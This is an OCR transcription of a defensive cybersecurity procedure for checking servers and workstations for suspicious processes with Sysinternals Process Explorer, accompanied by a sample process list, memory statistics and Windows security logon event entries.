
9:55 am. Application info changed
The application version changed from "16.0.7070.2036" to "16.0.7167.2040".
Microsoft Word

8:36 am. Application info changed
The application version changed from "16.0.7070.2036" to "16.0.7167.2040".
Office Subscription Licensing Heartbeat

8:34 am. Application info changed
The application version changed from "16.0.7070.1323" to "16.0.7167.1332".
Microsoft Office Click-to-Run Integrator


8:34 am. Application info changed

DETECTION PROCEDURES SERVER EXAMPLE 1



A.3.2.1 Server/Workstation Process Check	
• **Who should do this check:** The organization or individual responsible for the server or workstation • **What is needed for this check:** 1. FMC data flow chart 2. FMC baseline topology 3. FMC baseline authorized process and tasks 4. FMC baseline software list 5. FMC baseline system information	
Step	**Procedures**
1.	If the machine is **responsive**, **EXECUTE** steps a and b below. Once completed, **RETURN** to this section, and resume with Step 2. a. Section: A.3.2.2 Server/Workstation Log Review. b. Section: A.3.2.3 Unauthorized User Account Activity. If the machine is **not responsive**, **GO TO** Section *A.3.2.5 Server/Workstation Unresponsive Check*.
2.	If Procedures A.3.2.2 or A.3.2.3 do **not** result in a **Severity Level of High (3)**, **CONTINUE** to step 3.
3.	**Process Check: LAUNCH** SysInternals: **CHECK** for processes that do not appear legitimate. This can include (but is not limited to) processes that: a. Have no icon or name. b. Have no descriptive or company name. c. Are unsigned Microsoft images. d. Reside in the Windows directory. e. Include strange uniform resource locators (URLs) in their strings. f. Communicating with unknown IP address (use FMC data flow diagram to compare). g. Host suspicious dynamic link library (DLL) or services (hiding as a DLL instead of a process). h. **LOOK** for "packed" processes which are highlighted in purple.
4.	If an anomalous process was found: a. **DOCUMENT** details of the event in Security Log. b. **CONTACT** system administrator responsible for the machine or the command ISSM. (1) **REPORT** suspicious process. (2) **REQUEST** assistance in determining if the process is malicious (process may be undocumented but normal). (3) If the process is not malicious, **DOCUMENT** in Security Log, and **EXECUTE** A.3.2.4 Server/Workstation Communications Check. (4) If the process is malicious, **DOCUMENT** the **Severity Level of High (3)** in the Security log. c. **GO TO** section ***A.2.29 Action Step***.
5.	If an anomalous process was not found: a. **DOCUMENT** the **Severity Level as None (0)**. b. **RETURN** to the previous diagnostic procedure and continue with *Recommended Checks*.

DETECTION PROCEDURES SERVER EXAMPLE 1


Process Explorer - Sysinternals: www.sysinternals.com [LT9\T7]
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	< 0.01	2,584 K	9,632 K	1088	Host Pr	
audiodg.exe	1.51	21,448 K	24,448 K	3932		
svchost.exe		4,196 K	13,284 K	1776	Host Pr	
svchost.exe		5,124 K	15,388 K	1904	Host Pr	
wlanext.exe		4,632 K	16,060 K	3544		
conhost.exe		1,120 K	4,804 K	3552		
spoolsv.exe	< 0.01	15,168 K	28,192 K	1956	Spooler	
QBCFMonitorService.exe		10,616 K	15,872 K	2156	QuickB	
EvtEng.exe	< 0.01	4,436 K	13,204 K	2208	Intel(R)	
OASFramework45.exe	0.24	1[illegible],180 K	20,500 K	2216	OAS Fr	
ibtsiva.exe		[illegible]658 K	4,016 K	2240	Intel(R)	
OPCSystemsData.exe	0.07	29,132 K	24,536 K	2284	OPCSy	
mbamservice.exe	0.02	424,172 K	225,048 K	2292	Malwar	
mbam.exe	0.15	34,508 K	59,540 K	5680		
mbamscheduler.exe		5,064 K	12,184 K	2300	Malwar	
ZeroConfigService.exe		4,044 K	16,976 K	2312	Intel®	
vmnat.exe	< 0.01	1,712 K	6,544 K	2324	VMwar	
vmnetdhcp.exe		7,344 K	4,528 K	2332	VMwar	
svchost.exe		7,084 K	19,600 K	2340	Host Pr	
vmware-authd.exe		4,724 K	11,432 K	2408	VMwar	
vmware-usbarbitrator64.exe	< 0.01	2,312 K	9,596 K	2416	VMwar	
sqlwriter.exe		1,512 K	7,336 K	2452	SQL Se	
svchost.exe		2,912 K	9,000 K	2460	Host Pr	
QBIDPService.exe		8,812 K	14,364 K	2492	QBIDP	
MsMpEng.exe	0.07	163,076 K	123,112 K	2504	Antimal	
OPCSystemsDatabase.exe	0.49	28,140 K	25,840 K	2580	OPCSy	
RegSrvc.exe		1,738 K	8,648 K	2598	Intel(R)	
svchost.exe		10,084 K	29,260 K	2620	Host Pr	
EMP_NSWLSV.exe	< 0.01	1,484 K	19,700 K	2780	EasyMi	
svchost.exe		5,296 K	14,004 K	4268	Host Pr	
NisSrv.exe		11,792 K	8,880 K	9092	Microso	
svchost.exe		6,692 K	25,952 K	5756	Host Process for Windows S...	Microsoft Corporation
PresentationFontCache.exe		28,112 K	18,372 K	5948	PresentationFontCache.exe	Microsoft Corporation
ePowerSvc.exe		2,208 K	9,436 K	2588	ePowerSvc	Acer Incorporated
ePowerTray.exe	0.08	3,012 K	12,880 K	5324	ePowerTray	Acer Incorporated
ePowerEvent.exe	0.08	16,588 K	23,848 K	1192		

System Information

Commit Charge (K)	
Current	5,161,148
Limit	14,346,844
Peak	5,812,196
Peak/Limit	40.51%
Current/Limit	35.97%

Physical Memory (K)	
Total	12,446,300
Available	7,862,520
Cache WS	0
Kernel WS	0
Driver WS	32,764

Kernel Memory (K)	
Paged WS	524,532
Paged Virtual	557,268
Paged Limit	no symbols
Nonpaged	282,960
Nonpaged Limit	no symbols


Paging	
Page Fault Delta	2,157
Page Read Delta	0
Paging File Write Delta	0
Mapped File Write Delta	0

Paging Lists (K)	
Zeroed	160,132
Free	20
Modified	112,956
ModifiedNoWrite	0
Standby	7,702,368
Priority 0	420
Priority 1	2,500
Priority 2	1,414,472
Priority 3	119,920
Priority 4	374,596
Priority 5	5,632,664
Priority 6	0
Priority 7	157,796
PageFileModified	112,924

CPU Usage: 16.62% Commit Charge: 35.97% Processes: 114 Physical Usage: 36.83%


MS Process Explorer

DETECTION PROCEDURES SERVER EXAMPLE 1



Windows Administrative Tools Computer Management

DETECTION PROCEDURES SERVER EXAMPLE 1



Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	8/29/2016 1:29:14 PM	Microsoft Windows ...	4672	Special Logon
Audit Success	8/29/2016 1:29:14 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 1:07:39 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 1:07:29 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:55:39 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 12:55:28 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:51:01 PM	Microsoft Windows ...	4672	Special Logon
Audit Success	8/29/2016 12:51:01 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:46:36 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 12:46:26 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:43:38 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 12:43:28 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:34:06 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 12:33:56 PM	Microsoft Windows ...	4624	Logon
Audit Success	8/29/2016 12:33:20 PM	Microsoft Windows ...	4634	Logoff
Audit Success	8/29/2016 12:33:06 PM	Microsoft Windows ...	4624	Logon

Event 4672, Microsoft Windows security auditing.

General Details


Special privileges assigned to new logon.

Subject:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	8/29/2016 1:29:14 PM
Event ID:	4672	Task Category:	Special Logon
Level:	Information	Keywords:	Audit Success

Windows Administrative Tools Computer Management Windows Logs

DETECTION PROCEDURES SERVER EXAMPLE 1



